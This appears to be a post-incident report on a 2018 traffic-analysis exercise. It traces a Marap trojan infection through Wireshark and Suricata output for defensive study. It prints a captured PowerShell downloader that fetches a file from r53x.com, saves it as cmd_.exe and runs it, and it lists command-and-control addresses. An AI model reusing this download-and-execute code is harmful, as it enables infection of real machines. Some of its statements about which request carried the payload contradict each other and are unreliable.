
Sputnik House Post-Incident Report

Date of investigation	Today
Date of incident	2018-08-12
Outcome	True Positive – Found infection in email
Action taken	Determined host, identified infected email attachment, and advised reformatting infected machine
Reporting took	Alerts and traffic in the pcap using Wireshark, Snort and Suratica
Attack vector	Email attachment
Source IP/email	149.129.222.112
Source port	80
Destination IP/email	185.68.93.18
Destination port	80

Narrative


Both alert files show there was an executable from 149.129.222.112 on the 11th of August in 2018 at around 05:21. The first two HTTP requests for "1.rar" and "1.zip" do not return any RAR or ZIP archives. The last HTTP request returns a 200 OK with content labeled as "application/octet-stream." If you follow the TCP stream for the last HTTP request for "a3.dat," you'll find an executable file.


2018-08-12-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

```
http and ip.addr eq 149.129.222.112
```

```
No.   Time        Source           Destination      Protocol Length Info
 7263 341.696921  192.168.1.95     149.129.222.112  HTTP      452 POST /1.rar HTTP/1.1  (application/x-www-form-urlenco
 7266 342.448179  149.129.222.112  192.168.1.95     HTTP      449 HTTP/1.1 200 OK  (application/x-rar-compressed)
 7277 349.088485  192.168.1.95     149.129.222.112  HTTP      117 GET /1.zip HTTP/1.1
 7279 349.910275  149.129.222.112  192.168.1.95     HTTP      582 HTTP/1.1 200 OK  (application/zip)
 7280 349.970718  192.168.1.95     149.129.222.112  HTTP       94 GET /a3.dat HTTP/1.1
 7325 352.009223  149.129.222.112  192.168.1.95     HTTP     2965 HTTP/1.1 200 OK
```

The HTTP request in the middle returns a 200 OK with it labeled as “application/zip.” When looking at the TCP stream for that request, there is an executable file.



Wireshark · Follow TCP Stream (tcp.stream eq 179) · 2018-08-12-traffic-analysis-exercise.pcap

```
GET /1.zip HTTP/1.1
Host: r53x.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Sat, 11 Aug 2018 05:20:58 GMT
Content-Type: application/zip
Content-Length: 299
Last-Modified: Fri, 10 Aug 2018 09:37:41 GMT
ETag: "5b6d5ce5-12b"
Accept-Ranges: bytes

...
$bigs = "http://r53x.com/a3.dat",""
foreach($big in $bigs){
Try
{
         Write-Host $big
         $tp = "$env:temp\cmd_.exe"
         Write-Host $tp
         $wc = New-Object System.Net.WebClient
         $wc.DownloadFile($big, $tp)
         Start-Process $tp
         break
}
Catch
{
   Write-Host $_.Exception.Message
}


}
GET /a3.dat HTTP/1.1
```

2 client pkts, 29 server pkts, 3 turns.


Entire conversation (104 kB)

Show and save data as ASCII

Stream 179

After exporting the file, the file hash can be searched on VirusTotal. After checking the status, there were multiple instances of HTTP traffic over TCP port 80. This triggered the following alerts in the Suricata alert file:

- ET INFO GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1
- ETPRO TROJAN Win32/Marap CnC Beacon



2018-08-12-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+

```
http.request and ip.addr eq 185.68.93.18
```

```
No.     Time         Source        Destination   Protocol Length Info
  39557 898.209837   192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39676 909.812982   192.168.1.95  185.68.93.18  HTTP     472 POST /dot.php HTTP/1.1  (application/x-www-form-
  39681 910.644963   192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39699 926.809418   192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39712 942.990229   192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39725 959.169041   192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39741 975.525719   192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39754 991.704063   192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39767 1007.881960  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39781 1024.135365  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39796 1040.519912  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39809 1056.670444  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39879 1072.879421  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39895 1089.005421  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39951 1105.186283  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39970 1121.357339  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
  39983 1137.522513  192.168.1.95  185.68.93.18  HTTP     126 POST /dot.php HTTP/1.1  (application/x-www-form-
```

```
▸ Frame 39557: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
▸ Ethernet II, Src: BiostarM_68:b1:93 (f4:b5:20:68:b1:93), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
▸ Internet Protocol Version 4, Src: 192.168.1.95, Dst: 185.68.93.18
▸ Transmission Control Protocol, Src Port: 50185, Dst Port: 80, Seq: 375, Ack: 1, Len: 72
▸ [2 Reassembled TCP Segments (446 bytes): #39555(374), #39557(72)]
▸ Hypertext Transfer Protocol
▸ HTML Form URL Encoded: application/x-www-form-urlencoded
```

According to these alerts, the machine is infected and the infection is contained within the email attachment. After looking at the first email, it contains a picture attachment. When you view the contents on a text editor, it shows a URL which most likely started the infection.